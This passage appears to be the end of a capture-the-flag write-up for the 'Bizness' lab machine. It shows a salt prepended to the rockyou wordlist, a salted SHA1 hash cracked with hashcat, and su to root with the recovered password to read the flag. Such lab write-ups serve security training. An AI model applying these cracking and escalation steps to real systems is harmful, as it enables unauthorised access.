


```
sed -i "s/^/d/" rockyou.txt
```



```
└─$ hashcat hash ./rockyou.txt -m 100 --show
b8fd3f41a541a435857a8f3e751cc3a91c174362:dmonkeybizness
```

monkeybizness



```
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
ofbiz@bizness:~$ su root
su root
Password: monkeybizness

root@bizness:/home/ofbiz# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bizness:/home/ofbiz# whoami
whoami
root
root@bizness:/home/ofbiz# cd /root
cd /root
root@bizness:~# cat root.txt
cat root.txt
cb951d98f5fd56bc5b6d9bb85e98dd2b
root@bizness:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.252  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:ed41  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ed:41  txqueuelen 1000  (Ethernet)
        RX packets 27511  bytes 3725731 (3.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31661  bytes 34879018 (33.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4953  bytes 3642309 (3.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4953  bytes 3642309 (3.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@bizness:~# uname -a
uname -a
Linux bizness 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64 GNU/Linux
root@bizness:~# 
```